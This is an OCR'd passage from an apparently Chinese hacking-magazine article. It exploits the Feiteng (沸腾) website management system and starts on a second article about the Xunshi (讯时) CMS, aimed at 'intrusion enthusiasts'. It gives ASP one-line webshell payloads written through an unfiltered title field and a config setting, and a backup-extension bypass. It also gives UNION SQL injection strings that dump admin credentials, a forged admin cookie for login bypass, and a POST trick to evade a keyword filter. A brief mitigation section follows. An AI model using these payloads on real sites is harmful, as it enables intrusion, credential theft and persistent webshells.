


图10

当然,要想成功利用此漏洞也是有条件的,就是网站必须整合动网论坛,并且设置显示"论坛入口"及"论坛最新",匿名访问的页面显示如图12所示。

漏洞五: 后台挂马可以说是永久的话题,虽然




图11




图12

不属于系统漏洞,但是它的存在不但给入侵打开了方便之门,而且会令好事者更加痴迷和执着;相反,无法挂马的后台会令入侵变得干涩和乏味!然而在沸腾的蚁穴后面,竟是数个足以让其整个安全防线崩溃的沟壑,当你通过蚁穴渗透到后台,挂马将变得畅通无阻!目前,沸腾后台有多种方法可以挂马。

1)利用CreateASP.asp写LastNewsXP.asp文件。首先修改最新的一篇文章标题(或新添保存后再修改文章标题,虽然NewsAdd2.asp中对title变量用CheckStr函数做了过滤,但是NewsEditOK.asp却对title未过滤)为一句话木马,如<%If Request("#")<>"" Then Execute(Request("#"))%>,然后直接调用CreateASP.asp会将该一句话木马写入LastNewsXP.asp文件中,这样LastNewsXP.asp文件就会成为一句话木马了!又因为CreateASP.asp可以不受限制的任意调用,所以只要能添加文章(如普通注册用户)就可利用此方法挂马!

2)利用Systemsave.asp写Config.asp文件。打开网站属性设置,在"上传文件大小"栏输入"2000"%><%If Request("#")<>"" Then Execute(Request("#"))'",最后面的单引号作用为注释掉后面的语句,提交成功后就可以将一句话木马写入Config.asp。当然,我们也可以在该文件涉及的其它属性中插入木马,不过此方法建议慎重使用。

3)利用数据库备份挂马。尽管沸腾系统限制将数据库备份为asp、asa等扩展名的文件,但是备份时在文件名后加空格即可轻松绕过该限制。另外,通过修改Post数据包的DBpath为上传的Gif木马文件名,在bkDBname文件名后加"+",用NC提交,也可以将数据库备份为ASP等文件类型。

几点说明

沸腾的后台验证方式采用前后台模式并使用不同的数据表,如FT_User、Admin。虽然前台管理员名是透明的(可以从网页中直接看到),但后台管理员名可以很隐秘,它在验证后台用户时使用了Admin表中的username和adder字段,不但要求登录后台的username必须是超级管理员,还要求adder字段值必须与已经登录的(前台)用户名一致,这样使后台管理员名变得很隐秘,至于代码分析,这里就略过了,大家可以参看ChkManage.asp文件。所以,我们要想通过Cookies欺骗进入后台,就必须先注出后台超级管理员的username、passwd及adder(即前台管理员名)字段值,构造如下的利用漏洞二的Union语句(News字段数为28)。

```
1 union select 1,username,3,4,5,6,7,passwd,9,10,11,12,13,14,adder,16,17,15,19,20,21,22,23,24,25,26,27,28 from admin where purview=99999 union select * from news where bigclassid=1
```

之后再利用漏洞一注出FT_User表中与adder值一致的前台管理员,Union语句如下。

```
1 * from ReView where passed=1 union select passwd,0,username,4,5,1,7,lastlogin,9,10,11,12,13,14,15,16 from FT_User where username='base' union select top 1
//base 为从admin表中注出的后台管理员的adder值
```

当得到前后台管理员的用户名、密码的MD5码后,我们就可以利用Cookies欺骗登录后台了!

由于沸腾1.1版在Cookies中引入了Forcast_SN变量定义安装序列号(在config.asp文件中),所以进行Cookies欺骗时必须注意该值。我们利用啊D注入工具,将图13中选中的部分用如下数据替换,注意加黑部分的变量值应改为实际注出的数值。之后即可成功登录后台,结果如图14所示,再利用"网站属性设置"写一句话木马到config.asp文件,就可得到WebShell,如图15所示。

```
ManageFullName=%D0%A1%B7%D1&ManagePurview=99999&ManageUserName=base&ManagePasswd=2ec6c7a3ff73555e5&ManageKEY=super&ManageReglevel=&ManageSex=&ManageUserLoginTimes=62&ManageUserEmail=base0321%40163%2Ecom&fullname=%D0%A1%B7%D1&purview=99999&UserName=base&passwd=6257306a548222b0&KEY=super&reglevel=&sex=%CF%C8%C9%FA&UserLoginTimes=667&UserEmail=base0321%40163%2Ecom&shenhe=1%CF%C8%C9%FA&ViewUrl=Admin%5Flogin%2Easp
```




图13




图14




图15

漏洞防范

凡漏洞涉及的变量,数字型的用"ChkRequest(request.QueryString("????"),1)"过滤,字符型的用"ChkRequest(request.QueryString("????"),0)"过滤。对于允许注册新用户,并且注册后无需"等待审核"就能"立即发表"文章(在后台的"功能设置"中设置)的网站,务必删除或重命名CreateASP.asp文件;在将网站配置参数写到"inc/config.asp"文件时,若判断参数中存在双引号就终止写入,因为要插入一句话木马就必须先闭合前一个双引号,必要时进一步完善后台,以拒绝挂马!

适合读者：入侵爱好者
前置知识：ASP

解析讯时网站管理系统漏洞

文/图 Zero_cold

朋友们，又是我，真没有想到马上又见面了！首先我很高兴地告诉大家，朋友的那顿饭我吃到了，这次我可没有威胁；尽管他看上去不是很情愿，但谁要他承诺了呢？下面说说讯时网站管理系统存在的一些问题，朋友网站用的就是这个系统，我是费了好大的力气才知道是这个系统的，呵呵。

开场白说的已经够多了，我们直奔主题。存在漏洞的文件是link_js.asp，老规矩，先给大家看一下主要代码部分。

```
linktype=trim(request("link"))
id=trim(request("id"))
if id="" then id=0
n=trim(request("n"))
if n="" then n=8
if linktype="1" then
sql = "select * from link where id="&id&" order by ontop desc , upd desc , id desc"
Set rs = Server.CreateObject("ADODB.RecordSet")
rs.Open sql,conn,1,1
……
elseif linktype="2" then
sql = "select * from link where logo='' and id="&id&" order by ontop desc , upd desc , id desc"
Set rs = Server.CreateObject("ADODB.RecordSet")
rs.Open sql,conn,1,1
```

link_js.asp文件是负责显示友情链接的，根据linktype值的不同，显示的内容也不同。假设让"linktype="2""的话，就可以根据ID显示Logo为空的链接，linkname会以超链接的形式显示。由于这里的"id=trim(request("id"))"没有做任何的过滤处理，导致漏洞产生，事实上，我们能控制的也只有这个ID了。如果有人看过这个程序的代码，也许会对我的话产生质疑，因为数据库的连接文件admin_conn.asp开头是这样写的

```
sss=LCase(request.servervariables("QUERY_STRING"))
if instr(sss,"select")<>0 or instr(sss,"inster")<>0 or instr(sss,"delete")<>0 or instr(sss,"(")<>0 or instr(sss,"or")<>0 then
response.write "<BR><BR><center>你的网址不合法"
response.end
end if
```


或许就是这个原因，程序作者才对这个ID如此的放心吧？这里通过request.servervariables方法把QUERY_STRING里的注入中要用到的Select等过滤了。如果我们的提交方式是Get方式的话，可以判断出存在SQL注入漏洞，但是猜测不出数据库的表名，使得注入无法进行下去，还会提示你的网址不合法。

以前也有网友和我提起过，说工具能检测到有漏洞，但猜解不了表名，说表名起得估计很变态。现在想起来，是不是程序的数据库连接文件也是这样处理才造成这样的问题呢？我们把提交方式改为Post，就可以成功地绕过以上的检测。说到这里的时候，我的朋友说我写错了，他认为Request.ServerVariables("QUERY_STRING")是得到客户端以Get和Post提交的字符串，后来我让他测试，结果是完全可以绕过的。原因就是QUERY_STRING查询 HTTP 请求中问号(?)后的信息，验证的方法就是在admin_conn.asp这个文件的"if"里加上"or 